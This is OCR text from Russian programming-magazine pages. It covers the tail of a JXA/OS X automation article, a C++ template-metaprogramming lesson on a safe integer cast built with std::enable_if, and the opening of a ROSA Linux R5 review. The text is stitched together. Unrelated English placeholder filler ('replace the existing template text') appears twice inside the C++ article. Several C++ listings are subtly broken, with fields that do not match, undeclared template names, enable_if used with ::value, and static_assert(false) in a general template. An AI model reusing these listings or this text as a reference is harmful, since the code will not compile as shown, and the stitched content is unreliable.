    (.t4878348.torrent"}));
    myMailApp.outgoingMessages.push(newMessage);
    myMailApp.activate();
```

ЛИСТИНГ 3. ПО МОСТУ К OBJECTIVE-C

```
ObjC.import("Cocoa");
var styleMask = $.NSTitledWindowMask | $.NSClosableWindowMask |↵
$.NSMiniaturizableWindowMask;
var windowHeight = 85;
var windowWidth = 400;
var window = $.NSWindow.alloc.initWithContentRectStyleMaskBackinDefer↵
( $.NSMakeRect(0, 0, windowWidth, windowHeight), styleMask↵,
 $.NSBackingStoreBuffered, false );
var newLabel = $.NSTextField.alloc.initWithFrame($.NSMakeRect↵
(25, (windowHeight - 40), 200, 24));
newLabel.stringValue = "Label";
newLabel.drawsBackground = false;
newLabel.editable = false;
newLabel.bezeled = false;
newLabel.selectable = true;
   var newEdit = $.NSTextField.alloc.initWithFrame↵
   ($.NSMakeRect(25, (windowHeight - 60), 205, 24));
   newEdit.editable = false;
   var button = $.NSButton.alloc.initWithFrame↵
   ($.NSMakeRect(230, (windowHeight - 62), 150, 25));
   button.title = "Пимпа";
   button.bezelStyle = $.NSRoundedBezelStyle;
   button.buttonType = $.NSMomentaryLightButton;
   window.contentView.addSubview(newLabel);
   window.contentView.addSubview(newEdit);
   window.contentView.addSubview(button);
   window.title = "Заголовок окна";
   window.center;
   window.makeKeyAndOrderFront(window);
```

В ПОИСКАХ ALERT'А

Первое, что бросается в глаза начинающим JXA разработчикам, — отсутствие стандартных функций вроде Alert или Promt. В этом нет никакой ошибки, так как все перечисленные функции имеются только в браузерах. Для отображения диалоговых окон в JXA правильнее пользоваться плагином (includeStandartAdditions) или нативными API из библиотеки Cocoa. Вот два полезных сниппета (с использованием плагина и Cocoa соответственно):

```
// Alert средствами плагина
function alertPlugin(text) {
   App = Application↵
        .currentApplication();
   App.includeStandard↵
         Additions = true;
   App.displayAlert(text);
}
// Cocoa alert
ObjC.import('Cocoa')
function alertCocoa(text) {
  var alert = $.NSAlert.alloc.init
  var window = alert.window
  window.level = $.NSStatusWindowLevel
  alert.messageText = text
  var result = alert.runModal
}
```

```
 function run(argv) {
     console.log(JSON.stringify(argv))
 }
```

Для теста запускаем этот сценарий из консоли и передаем ему несколько параметров:

```
   >   $ osascript cli.js -firstArgument↵
      -twoArgument
   >> ["-firstArgument","-twoArgument"]
```

Если требуется выполнить небольшой код на JavaScript в консоли немедленно, то необходимости в создании отдельного сценария нет никакой:

```
> osascript -l JavaScript -e
   'Application("Safari").windows[0].name()'
>> JavaScript для OS X - Google Документы
```

JAVASCRIPT VS OBJECTIVE-C

Богатая примерами первая часть статьи может создать впечатление о нескончаемой крутости JavaScript. Отчасти это действительно так — работа со стоковыми приложениями проста, но ведь на этом JXA не заканчивается.

Помнишь, я говорил о возможности использования нативных фреймворков? Так вот, это поистине мощная фича! «Теперь-то можно не забивать голову неподатливым Objective-C и писать полноценные приложения на любимом языке» — вот мысль истинного фана JS... Стоп, я тоже фанат, но ты не обольщайся :). Возможность создавать приложения на JS с использованием нативных библиотек — фича, а не полноценная замена ObjC. Чем глубже ты будешь погружаться в эту тему, тем больше заметишь ограничений.

Не стоит также забывать, что Apple совсем недавно представила новый язык программирования Swift. В ближайшие годы он будет идти по пятам Objective-C и, если эксперимент удастся, подвинет или вовсе вытеснит его. На фоне этого перспективы JavaScript выглядят туманно.

Все вышесказанное — не официальная информация, а сугубо личные рассуждения. За годы практики в качестве разработчика мне удалось усвоить одно простое правило: даже самые крутые и чрезвычайно впечатляющие надстройки не смогут полноценно конкурировать с нативными средствами разработки.

Мы знаем, что есть крутой HTML5 и орда фреймворков/технологий, позволяющих упаковать web-технологию в мобильное приложение, но по возможностям они всегда будут уступать нативным инструментам. Именно поэтому (любая статистика подтвердит) 99% хитовых приложений были созданы на Objective-C, а не с помощью волшебных надстроек.

К фиче разработки под OS X на JavaScript, на мой взгляд, стоит относиться точно так же. Это прекрасный повод упростить свою работу, не заморачиваясь с изучением экзотичного AppleScript, но ни в коем случае не серебряная пуля, избавляющая от использования других технологий.

Несмотря на все мое ворчание, Objective-C Bridge существует, а значит, грех им не воспользоваться. Код полноценного приложения привести не смогу — я не эксперт в разработке под OS X, поэтому ограничусь созданием типичного окна с нативными элементами управления (см. листинг 3).

НЕ ВСЕ ТАК ПРОСТО

JXA, безусловно, интересное решение, но пользоваться им стоит осторожно. С точки зрения возможности банальной автоматизации (взаимодействие со стоковыми приложениями) все просто шикарно. JavaScript-разработчикам развязали руки, и теперь они могут творить мелкие полезняшки в своем любимом формате. Что касается пресловутого моста к нативным библиотекам, то нет проблем, пользуйся, но не забывай об описанных мною чуть выше ограничениях. Планируешь серьезный проект — делай его с помощью нативного инструментария. ⌶



Владимир «qua» Керимов,
Parallels

ПРОГРАММИРУЕМ ПРОГРАММНЫЙ КОД НА ЭТАПЕ КОМПИЛЯЦИИ, ИСПОЛЬЗУЕМ ШАБЛОНЫ С++ ДЛЯ НЕШАБЛОННЫХ РЕШЕНИЙ

ОТКРОВЕНИЯ МЕТАПРОГРАММИСТА

УРОК 5

Шаблоны можно назвать самым главным отличием и основным преимуществом языка C++. Возможность создать шаблон алгоритма для различных типов без копирования кода и со строгой проверкой типов — это лишь один из аспектов использования шаблонов. Код специализаций шаблона строится на этапе компиляции, а это значит, что поведением создаваемых типов и функций можно управлять. Как тут удержаться от возможности попрограммировать компилируемые классы?

Метапрограммирование становится столь же неотъемлемой частью написания кода на C++, как и использование стандартной библиотеки, часть которой создана именно для использования на этапе компиляции. Сегодня мы произведем на свет библиотеку безопасного приведения скалярных типов C++, метапрограммируя шаблонами!

РАЗРЫВ ШАБЛОНА

На самом деле все метапрограммирование сводится не столько к шаблонному поведению, независимо от типа, сколько к нарушению этого самого шаблона поведения. Допустим, у нас есть шаблонный класс или шаблонная функция:

```
template <class T>
class Some;
template <class T>
T func(T const& value);
```

Как правило, такие классы и функции описывают сразу с телом, общим для любого типа. Но никто не мешает нам задать явную специализацию шаблона по одному из типов, создав для этого типа уникальное поведение функции или особый вид класса:

```
template <>
class Some<int>
{
 public:
   explicit Some(int value)
         : m_twice(value * 2) {}
      int get_value() const {
         return m_twice / 2;
      }
 private:
      int m_twice;
};
template <>
double func(double const& value)
{
  return std::sqrt(value);
}
```

При этом общее поведение может описываться сильно отлично от указанного для специализаций шаблона:

```
template <class T>
class Some
{
 public:
    explicit Some(T const& value)
        : m_value(value) {
        }
     T const& get_value()
        const {
         return m_value;
        }
 private:
     T m_value;
 };
 template <class T>
 T func(T const& value)
 {
   return value * value;
 }
```

В этом случае при использовании шаблона будет наблюдаться особое поведение для специализаций `Some<int>` и `func<double>`: оно будет сильно расходиться с общим поведением шаблона, хотя внешне API отличаться будет незначительно. Зато при создании экземпляры `Some<int>` будут хранить удвоенное значение и выдавать исходное значение, деля пополам свойство `m_twice` по запросу `get_value()`. Общий шаблон `Some<T>`, где T — любой тип, кроме int, будет просто сохранять переданное значение, выдавая константную ссылку на поле `m_value` при каждом запросе `get_value()`.

Функция `func<double>` и вовсе вычисляет корень значения аргумента, в то время как любая другая специализация шаблона `func<T>` будет вычислять квадрат переданного значения.

Зачем это нужно? Как правило, для того, чтобы сделать логическую развилку внутри шаблонного алгоритма, например такого:


```
template <class T>
T create()
{
  Some<T> some(T());
  return func(some.get_value());
}
```


Поведение алгоритма внутри create<T> будет отличаться для типов int и double. При этом отличаться будет поведение различных компонент алгоритма.


Несмотря на нелогичность кода специализаций шаблона, мы получили простой и понятный пример управления поведения шаблонами.

Specifications:

*And here it is, point by point, most relevant facts about your new blue print design.
These are the key point sentences.
So use them wisely to explain to your potential customers why they should continue reading.
To do that, just replace the existing template text with your own.*







Specifications:

And here it is, point by point, most relevant facts about your new blue print design. These are the key point sentences. So use them wisely to explain to your potential customers why they should continue reading. To do that, just replace the existing template text with your own.

РАЗРЫВ НЕСУЩЕСТВУЮЩЕГО ШАБЛОНА

Давай сделаем наш пример чуть более веселым — уберем общий шаблон поведения для Some и func, оставив лишь уже написанные специализации Some<int> и func<double> и, конечно же, не трогая предварительное объявление.

Что в этом случае произойдет с шаблоном `create<T>`? Он просто перестанет компилироваться для любого типа. Ведь для `create<int>` не существует реализации функции `func<int>`, а для `create<double>` нет нужного `Some<double>`. Первая же попытка вставить в код вызов create для какого-либо типа приведет к ошибке компиляции.

Чтобы оставить возможность работать функции `create<T>`, нужно специализировать `Some<T>` и `func<T>` хотя бы от одного типа одновременно. Можно реализовать `Some<double>` или `func<int>`, например так:

```
template <>
int func(int const& value)
{
    return value;
}
template <>
class Some<double>
{
public:
    explicit Some(double value)
        : m_value(value*value) {
    }
    double get_value() const {
        return m_square;
    }
private:
    double m_square;
};
```

Добавив две специализации, мы не только оживили компиляцию специализаций create от типов int и double, получилось еще и так, что возвращать для этих типов алгоритм будет одни и те же значения. Но поведение при этом будет разным!

ДА ПОМОЖЕТ НАМ STD::

С каждым годом в стандартную библиотеку добавляется все больше инструментов для метапрограммирования. Как правило, все новое — это хорошо опробованное старое, позаимствованное из библиотеки Boost.MPL и узаконенное. Нам все чаще требуется `#include <type_traits>`, и все больше кода идет с применением развилок вида `std::enable_if`, все больше нам требуется знать на этапе компиляции, не является ли аргумент шаблона целочисленным типом `std::is_integral`, или, например, сравнить два типа внутри шаблона с помощью `std::is_same`, чтобы управлять поведением специализаций шаблона.

Вспомогательные структуры шаблона выстроены так, что компилируется только та специализация, что дает истинность выражения, а специализации для ложного поведения отсутствуют.

Чтобы стало более понятно, рассмотрим подробнее `std::enable_if`. Этот шаблон зависит от истинности первого своего аргумента (второй опционален), и выражение вида `std::enable_if<predicate>::type` будет скомпилировано лишь для истинных выражений, делается это довольно просто — специализацией от значения true:

```
template <bool predicate_value,
          class result_type = void>
struct enable_if;
template<class result_type>
struct enable_if<true, result_type>
{
    typedef result_type type;
};
```

Для значения false типа `std::enable_if<P, T>::type` компилятор просто не сможет создать специализацию шаблона, и это можно использовать, например ограничив поведение ряда типов частичной специализации шаблонной структуры или класса.

Здесь в помощь в качестве аргументов `std::enable_if` могут быть использованы самые разнообразные структуры-предикаты из того же `<type_traits>`: `std::is_signed<T>::value` истинно, если тип T поддерживает тип знак + или - (что очень удобно для отсечения поведения беззнаковых целых), `std::is_floating_point<T>::value` истинно для вещественных типов float и double, `std::is_same<T1, T2>::value` истинно, если типы T1 и T2 совпадают.

Структур предикатов, помогающих нам, множество, а если чего не хватает в `std::` или `boost::`, можно запросто сделать свою структуру.

Что ж, вводная часть завершена, переходим к практике.




INFO



В C++ типы ведут себя по-разному и не всегда шаблонный алгоритм ведет себя эффективно для всех типов. Зачастую, добавив специализацию шаблона, мы получаем не только прирост производительности, но и более понятное поведение программы в целом.

Попробуем-ка создать страшную функцию, возвращающую разный результат для одинаковых и разных типов аргументов шаблона. В этом нам поможет механизм частичной специализации для вспомогательной структуры



ВХОД ПО ШАБЛОНУ СТРОГО ВОСПРЕЩЕН

Чтобы начать программировать программный код и заняться всяческим метапрограммированием, попробуем-ка создать страшную функцию, возвращающую разный результат для одинаковых и разных типов аргументов шаблона. В этом нам поможет механизм частичной специализации для вспомогательной структуры.

Поскольку частичной специализации для функций не существует, внутри функции мы будем просто обращаться к простой соответствующей специализации структуры, у которой мы и зададим частичную специализацию:

```
template <class result_type,
          class value_type>
struct type_cast;
template <class result_type,
          class value_type>
bool try_safe_cast(result_type& result,
                   value_type const& value)
{
    return type_cast<result_type,
        value_type>::try_cast(result, value);
}
template <class same_type>
struct type_cast<same_type, same_type>
{
    static bool try_cast(result_type& result,↵
                         value_type const& value)
    {
        result = value;
        return true;
    }
}
```

Очевидно, что мы создали заготовку для функции безопасного приведения типов. Функция основывается на типах переданных в нее аргументов и идет выполнять статический метод try_cast у соответствующей специализации структуры type_cast. В настоящий момент мы реализовали только тривиальный случай, когда тип значения совпадает с типом результата и преобразование, по сути, не нужно. Переменной результата просто присваивается входящее значение, и всегда возвращается true — признак успешного приведения типа значения к типу результата.

Для несовпадающих типов сейчас будет выдана ошибка компиляции с длинным непонятным текстом. Чтобы немного поправить это дело, необходимо ввести общую реализацию шаблона со static_assert(false, …) в теле метода try_cast — это сделает сообщение об ошибке более понятным:

```
template <class result_type,
          class value_type>
struct type_cast
{
    static bool try_cast(result_type&,
                         value_type const&)
    {
        static_assert(false,
            "Здесь нужно понятное↵
             сообщение об ошибке");
    }
}
```

Таким образом, каждый раз, когда функция try_safe_cast пытается привести типы, для которых нет соответствующей специализации структуры type_cast, будет выдаваться сообщение об ошибке компиляции из общего шаблона.

Заготовка готова, пора приступать к метапрограммированию!

ПОМЕТАПРОГРАММИРУЙ МНЕ ТУТ!


Для начала нужно поправить объявление вспомогательной структуры type_cast. Нам потребуется дополнительный тип meta_type для логической развилки без ущерба для передаваемых параметров и неявного определения их типов. Теперь описание шаблона структуры будет выглядеть чуть сложнее:

КАК УСТРОЕНЫ ПРЕДИКАТЫ

Предикат — это обычная частичная специализация шаблонной структуры. Например, для std::is_same в общем случае все выглядит примерно так:

```
template <class T1, class T2>
struct is_same;
template <class T>
struct is_same<T,T>
{
    static const bool value = true;
};
template <class T1, class T2>
struct is_same
{
    static const bool value = false;
};
```

Для совпадающих типов аргументов std::is_same компилятор C++ выберет подходящую специализацию, в данном случае частичную с value = true, а для несовпадающих попадет в общую реализацию шаблона с value = false. Компилятор всегда пытается отыскать строго подходящую специализацию по типам аргументов и, лишь не найдя нужную, идет в общую реализацию шаблона.



```
template <class result_type,
          class value_type,
          class meta_type = void>
struct type_cast;
```

Как видно, новый тип в объявлении шаблона опционален и никак не мешает уже существующим объявлениям специализации и общего поведения шаблона. Однако этот маленький нюанс позволяет нам управлять успешностью компиляции, передавая третьим параметром результат std::enable_if<предикат>::type. Специализации с некомпилируемым параметром шаблона будут отброшены, что нам и нужно, чтобы управлять логикой приведения типов различных групп.

Ведь очевидно, что целые числа приводятся друг к другу по-разному, в зависимости от того, есть ли у обоих типов знак, какой тип большей разрядности и не выходит ли переданное значение value за пределы допустимых значений для result_type.

Так, если оба типа — знаковые целые и тип результата большей разрядности, нежели тип входящего значения, то можно без проблем присвоить результату входящее значение, это же верно и для беззнаковых типов. Давай опишем это поведение специальной частичной специализацией шаблона type_cast:

```
template <class result_type,
          class value_type>
struct type_cast<result_type, value_type,
                 typename std::enable_if<...>::value>
{
    static bool try_cast(result_type& result,↵
                         value_type const& value) {
        result = value;
        return true;
    }
};
```

Теперь нужно разобраться, что за условие нам нужно вставить вместо многоточия параметром std::enable_if.

Поехали описывать условие времени компиляции:

```
typename std::enable_if<
```

Во-первых, специализация не должна пересекаться с уже существующей, где тип результата и входящего значения совпадают:

```
!std::is_same<result_type, value_type>::value &&
```

Во-вторых, мы рассматриваем случай, когда оба аргумента шаблона — целочисленные типы:

```
std::is_integral<result_type>::value &&
std::is_integral<value_type>::value &&
```

В-третьих, мы подразумеваем, что оба типа либо знаковые, либо беззнаковые (скобки обязательны — условия параметров шаблона вычисляются иначе, нежели на этапе выполнения!):

```
(std::is_signed<result_type>::value ==
 std::is_signed<value_type>::value) &&
```

В-четвертых, разрядность целочисленного типа результата больше, чем разрядность типа переданного значения (снова обязательны скобки!):

```
(sizeof(result_type) > sizeof(value_type))
```

И наконец, закрываем объявление std::enable_if:

```
>::type
```

В результате type для std::enable_if будет сгенерирован только при выполнении указанных четырех условий. В остальных случаях для прочих комбинаций типов данная частичная специализация даже не будет создана.


Получается зубодробительное выражение внутри std::enable_if, которое отсекает исключительно указанный нами случай. Данный шаблон спасает от тиражирования кода приведения различных целочисленных типов друг в друга.

Чтобы закрепить материал, можно описать чуть более сложный случай — приведение беззнакового целого к типу меньшей разрядности беззнакового целого. Тут нам поможет знание бинарного представления целого числа и стандартный класс std::numeric_limits:

```
template <typename result_type, typename↵
value_type>
struct type_cast<result_type, value_type,
                 typename↵
                  std::enable_if<...>::type>
{
    static bool try_cast(result_type& result,↵
                         value_type const& value)
    {
        if (value != (value &
            std::numeric_limits↵
            <result_type>::max()))
        {
            return false;
        }
        result = result_↵
          type(value);
        return true;
    }
};
```

В условии if все достаточно просто: максимальное значение типа result_type неявно приводится к типу большей разрядности value_type и вы-

Если оба типа — знаковые целые и тип результата большей разрядности, нежели тип входящего значения, то можно без проблем присвоить результату входящее значение, это же верно и для беззнаковых типов



ступает в качестве маски для значения value. В случае если для значения value задействованы биты вне result_type, мы получим выполненное неравенство и попадем на return false.

Теперь пройдем по условию времени компиляции:

```
typename std::enable_if<
```

Первые два условия остаются теми же — оба типа целочисленные, но различаются между собой:

```
!std::is_same<result_type, value_type>::value &&
 std::is_integral<result_type>::value &&
 std::is_integral<value_type>::value &&
```

Оба типа являются беззнаковыми целыми:

```
std::is_unsigned<result_type>::value &&
std::is_unsigned<value_type>::value &&
```

Тип результата меньшей разрядности, нежели тип входящего значения (скобки обязательны!):

```
(sizeof(result_type) < sizeof(value_type))
```

Все условия перечислены, закрываем условие специализации:

```
>::type
```

Для знаковых целых, где результат меньшей разрядности, условие будет похожим, но с двумя std::is_signed внутри std::enable_if, однако условие выхода за пределы значений будет несколько другим:


```
static bool try_cast(result_type& result, value_type const& value)
{
    if (value != (value &
            (std::numeric_limits<result_type>::max() |
             std::numeric_limits<value_type>::min())))
    {
        return false;
    }
    result = result_type(value);
    return true;
}
```

Снова вспоминаем бинарное представление целых чисел со знаком: здесь маской будет бит знака входящего значения и биты значения типа результата, исключая бит знака. Соответственно, минимальное число типа value_type, где заполнен только бит знака, объединенное побитово с максимальным числом типа result_type, где заполнены все биты, кроме знакового, и будет давать нам искомую маску допустимых значений.

В качестве домашнего задания рассмотри следующие случаи:

1. Приведение знакового к беззнаковому с использованием уже написанных специализаций и модификатора std::make_unsigned.
2. Приведение беззнакового к знаковому большей разрядности с использованием уже написанных специализаций и модификатора std::make_signed.
3. Чуть посложнее: приведение беззнакового к знаковому меньшей или равной разрядности с использованием условия невыхода за пределы значений и модификатора std::make_signed.

Также не составит труда написать аналогичные специализации для преобразования из std::is_floating_point типов, а также преобразование из типа bool. Для полного удовлетворения можно дописать приведение из строковых типов и обратно и оформить это столь нужной всем библиотекой безопасного приведения типов C++.



НЕШАБЛОННОЕ МЫШЛЕНИЕ

Для каждого случая использования шаблона может существовать исключение. Теперь ты будешь готов встретиться с ним и грамотно его обработать. Не всегда нужен специальный метатип в шаблоне вспомогательной структуры, но если пришла пора обрабатывать предикаты на этапе компиляции — что ж, в этом нет ничего страшного. Все, что нужно, — засучить рукава и аккуратно создать шаблонную конструкцию с предикатом времени компиляции.

Но будь аккуратен, злоупотребление шаблонами до добра не доводит! Относись к шаблонам исключительно как к обобщению кода для разных типов со схожим поведением, шаблоны должны появляться обоснованно, когда есть риск тиражирования одинакового кода для разных типов.

Помни также о том, что для того, чтобы разобраться в логике шаблонного предиката без автора кода, нужно быть как минимум смелым оптимистом, поэтому береги психику коллег, оформляй шаблонные предикаты аккуратно, красиво и читабельно и не стесняйся комментировать чуть ли не каждое условие в предикате.

Шаблонизируй код аккуратно и лишь по необходимости, и коллеги скажут тебе спасибо. И не бойся ломать шаблон в случае исключения из правил. Правила без исключений — это, скорее, исключения из правил. ⌶






КАПЛЯ РОСЫ

ОБЗОР ДИСТРИБУТИВА ROSA FRESH DESKTOP R5

На государственном уровне в России муссируют идею НПП — национальной программной платформы. В числе прочего в НПП входит дистрибутив ROSA Linux, ранее известный как Mandriva. Не так давно вышла новая версия одного из вариантов данного дистрибутива, ROSA Fresh Desktop R5. Что же скрывается за пафосным наименованием НПП?



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

ROSA Linux представлен аж в шести вариантах:

- ROSA Enterprise Desktop X1 рекомендован к применению в корпоративной среде и предназначен для оснащения рабочих мест и серверов без специальных требований по информационной безопасности;
- ROSA Enterprise Linux Server, по сути, очередной клон RHEL с наработками корпоративного варианта Mandriva;
- ROSA Desktop Fresh — самый свежий дистрибутив, содержащий последние наработки фирмы-разработчика;
- РОСА «ХРОМ» — дистрибутив, сертифицированный ФСТЭК, предназначен для работы с гостайной;
- РОСА «НИКЕЛЬ» — назначение аналогично предыдущему, только сертифицирован Минобороны;
- РОСА «КОБАЛЬТ» — сертифицирован ФСТЭК для работы в том числе с персональными данными.

К сожалению, три последних дистрибутива отсутствуют в свободном доступе, говорить о ROSA Enterprise Desktop и Server смысла не имеет, поэтому в статье рассмотрим недавно вышедший свежачок — ROSA Desktop Fresh R5.

Кратко перечислим ПО, входящее в этот дистрибутив:

- LTS-ядро 3.14 с планировщиком BFQ;
- Firefox как версии 32, так и версии ESR 24.8.0, доступной в репозитории;
- LibreOffice 4.3.1;
- в репозитории contrib также доступна тестовая сборка Fresh Player Plugin, позволяющего использовать плагин Pepper Flash из Chrome в Firefox и других браузерах.

В качестве основного рабочего стола используется KDE 4 с некоторыми дополнениями от самой фирмы-разработчика. Есть, конечно, вариант и с LXDE, но его мы рассматривать не будем. Файловая система по умолчанию ext4, что по современным меркам выглядит несколько старомодно.

Недавно разработчики перешли на полугодовой цикл выпуска релизов данного дистрибутива. Впрочем, пора приступать непосредственно к установке системы.


УСТАНОВКА

При запуске доступен как вариант Live DVD, так и обычная установка. Рассмотрим обычную установку, затем вернемся к режиму Live DVD. После выбора соответствующего пункта и загрузки (во время ее будет выведен симпатичный логотип ROSA) нам предложат указать язык. С этим проблем возникнуть не должно. После этого подтверждаем лицензионное соглашение. А вот дальше нежданчик: кнопки «Назад» в установщике нет! Есть только кнопки «Отмена» и «Далее». Это выглядит очень нелепой ошибкой разработчиков — бывают ситуации, когда эта кнопка жизненно необходима.


Следом же у нас идут шаги выбора раскладки клавиатуры, переключателя раскладки, часового пояса, тут ничего особо примечательного нет. Но вот на ручной разметке диска стоит остановиться. После выбора пункта «Ручная разметка диска» будет выведено предупреждение, что нужно сделать резервную копию данных. И все бы ничего, но построение этого предложения на русском языке выглядит несколько странно — создается впечатление, что его переводили автоматическим переводчиком.

В режиме ручной разметки у нас имеются три кнопки: «Очистить все», «Разместить автоматически» (что тоже немного режет глаз — буква С тут кажется лишней) и «Режим эксперта». В режиме эксперта доступен выбор файловых систем (по дефолту все форматируется в ext4). Стандартная разметка для диска в 32 Гб такова: корневой раздел в 16 Гб, своп (1,7 Гб) и /home — весь остаток. Если присмотреться внимательнее к списку доступных к выбору файловых систем, можно заметить, что он подозрительно велик. Однако если быть еще более внимательным, то оказывается, что этот самый список есть не что иное, как перепечатка типов файловых систем (без их кодов) из теплого лампового fdisk. Это никак не делает чести разработчикам.


После этого сразу же начнется установка — ни тебе предупреждений, ни выбора пакетов. Во время ее придется смо-



Список файловых систем, якобы поддерживаемых дистрибутивом



Загрузка ROSA Linux



Экран входа в систему

